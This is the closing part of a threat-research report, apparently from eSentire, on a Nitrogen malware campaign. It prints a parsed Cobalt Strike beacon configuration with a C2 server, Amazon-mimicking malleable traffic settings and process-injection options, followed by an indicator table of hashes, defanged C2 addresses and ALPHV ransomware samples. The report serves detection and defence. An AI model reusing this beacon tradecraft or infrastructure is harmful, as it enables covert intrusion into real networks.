                                        Origin: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                   SessionId
                                        base64url
                                        header "x-amz-rid"
                                   Output
                                        base64url
                                        prepend "{"events":[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,"requestId":"MBFV82TTQV2JN
BKJJ50B","title":"Amazon.com. Spend less. Smile more.","subPageType":"desktop","session":
{"id":"133-9905055-2677266"},"video":{"id":""
                                        append ""
"
                                        append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","isAudioOn":"false","player":
"IVS","event":"NONE"}}}}]}"
                                        print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\gpupdate.exe
Spawnto_x64                      - %windir%\sysnative\gpupdate.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
```

```
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark_Hash                   - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                        - 587247372
bStageCleanup                    - True
bCFGCaution                      - True
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - False
bProcInject_MinAllocSize         - 16700
ProcInject_PrependAppend_x86     - b'\x90\x90\x90'
                                   Empty
ProcInject_PrependAppend_x64     - b'\x90\x90\x90'
                                   Empty
ProcInject_Execute               - ntdll.dll:RtlUserThreadStart
                                   SetThreadContext
                                   NtQueueApcThread-s
                                   kernel32.dll:LoadLibraryA
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - NtMapViewOfSection
bUsesCookies                     - False
HostHeader                       -
headersToRemove                  - Not Found
DNS_Beaconing                    - Not Found
DNS_get_TypeA                    - Not Found
DNS_get_TypeAAAA                 - Not Found
DNS_get_TypeTXT                  - Not Found
DNS_put_metadata                 - Not Found
DNS_put_output                   - Not Found
DNS_resolver                     - Not Found
DNS_strategy                     - round-robin
DNS_strategy_rotate_seconds      - -1
DNS_strategy_fail_x              - -1
DNS_strategy_fail_seconds        - -1
Retry_Max_Attempts               - 0
Retry_Increase_Attempts          - 0
Retry_Duration                   - 0
wo4.py (Cobalt Strike Configuration)
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 38500
MaxGetSize                       - 13982519
Jitter                           - 27
MaxDNS                           - Not Found
PublicKey_MD5                    - 29258dbeb61aecb59f8facf9a0d0e30d
C2Server                         - 194.169.175[.]132,/broadcast
UserAgent                        - Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
HttpPostUri                      - /1/events/com.amazon.csm.csa.prod
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
```

```
                                        Accept: application/json, text/plain, */*
                                        Accept-Language: en-US,en;q=0.5
                                        Origin: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                        Referer: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                        Sec-Fetch-Dest: empty
                                        Sec-Fetch-Mode: cors
                                        Sec-Fetch-Site: cross-site
                                        Te: trailers
                                   Metadata
                                        base64
                                        header "x-amzn-RequestId"
HttpPost_Metadata                - ConstHeaders
                                        Accept: */*
                                        Origin: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                   SessionId
                                        base64url
                                        header "x-amz-rid"
                                   Output
                                        base64url
                                        prepend "{"events":[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,"requestId":"MBFV82TTQV2JN
BKJJ50B","title":"Amazon.com. Spend less. Smile more.","subPageType":"desktop","session":
{"id":"133-9905055-2677266"},"video":{"id":""
                                        append ""
"
                                        append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","isAudioOn":"false","player":
"IVS","event":"NONE"}}}}]}"
                                        print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\gpupdate.exe
Spawnto_x64                      - %windir%\sysnative\gpupdate.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark_Hash                   - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                        - 587247372
bStageCleanup                    - True
bCFGCaution                      - True
KillDate                         - 0
```

```
bProcInject_StartRWX              - True
bProcInject_UseRWX                - False
bProcInject_MinAllocSize          - 16700
ProcInject_PrependAppend_x86      - b'\x90\x90\x90'
                                    Empty
ProcInject_PrependAppend_x64      - b'\x90\x90\x90'
                                    Empty
ProcInject_Execute                - ntdll.dll:RtlUserThreadStart
                                    SetThreadContext
                                    NtQueueApcThread-s
                                    kernel32.dll:LoadLibraryA
                                    CreateRemoteThread
                                    RtlCreateUserThread
ProcInject_AllocationMethod       - NtMapViewOfSection
bUsesCookies                      - False
HostHeader                        -
headersToRemove                   - Not Found
DNS_Beaconing                     - Not Found
DNS_get_TypeA                     - Not Found
DNS_get_TypeAAAA                  - Not Found
DNS_get_TypeTXT                   - Not Found
DNS_put_metadata                  - Not Found
DNS_put_output                    - Not Found
DNS_resolver                      - Not Found
DNS_strategy                      - round-robin
DNS_strategy_rotate_seconds       - -1
DNS_strategy_fail_x               - -1
DNS_strategy_fail_seconds         - -1
Retry_Max_Attempts                - 0
Retry_Increase_Attempts           - 0
Retry_Duration                    - 0
```

Name	Indicators
Initial Nitrogen ISO file	06345b04244b629f9632009cafa23fc1
data	a2b4adedd0f1d24e33d82abebfe976c8
foo.dll	9aedc564960e5dddeb6524b39d5c2956
msi.dll	8342db04a12dd141b23a20fd393bb9f2
custom_installer.exe	55144c356dbfaf88190c054011db812e
update.exe	e5da170027542e25ede42fc54c929077
zen.dll	6557a11aac33c4e6e10eeea252157f3e
fid.dll	1f04ca6ffef0b737204f3534ff73575e
slv.py	88423cf8154ccc3278abea0e97446003
data.aes	d36269ac785f6b0588fbd7bfd1b50a57

wo9.py	45d8598ff20254c157330dbdf5a8110b
wo10.py	0200a95373be2a1851db27c96704fc11
wo4.py	5462b15734ef87764ef901ad0e20c353
updateegge.py	300ca3391a413faf0e5491898715365f
dotae.aes	4722f13c22abaa6045c544ee7dde3e5a
Sliver payload	9f1c9b28eaf00b9aec180179255d87c0
Nitrogen C2	185.216.70[.]236:8443
Nitrogen C2	185.216.70[.]236:8443
Nitrogen C2	194.180.48[.]149:8443
Nitrogen C2	tcp://171.22.28[.]245:15159/
Nitrogen C2	tcp://171.22.28[.]245:41337
Nitrogen C2	194.180.48[.]18:10443/
Nitrogen C2	tcpssl://171.22.28[.]245:20407/
Nitrogen C2	171.22.28[.]245:10443
Cobalt Strike C2	194.169.175[.]132
Cobalt Strike C2	194.180.48[.]169
Cobalt Strike C2	walfat[.]com
Cobalt Strike C2	193.42.33[.]29
Potential Brute Ratel C2 (observed in one of the campaigns)	185.216.71[.]108
ALPHV binary	50da58b837bb80f840891cf5c212902b9431349c3b2e2707f1e0f9df226fa512
ALPHV binary	44d3065d4c5c1a2a448de07ffe256a8e73795770c9462d8d27f659671f8455d2
PsExec	9d00158489f0a399fc0bc3ce1e8fc309d29a327f6ea0097e34e0f49b72a85079
Website hosting fake WinSCP installer	hxxp://xn—wnscp-tsa.net

References

eSentire Threat Response Unit (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Accept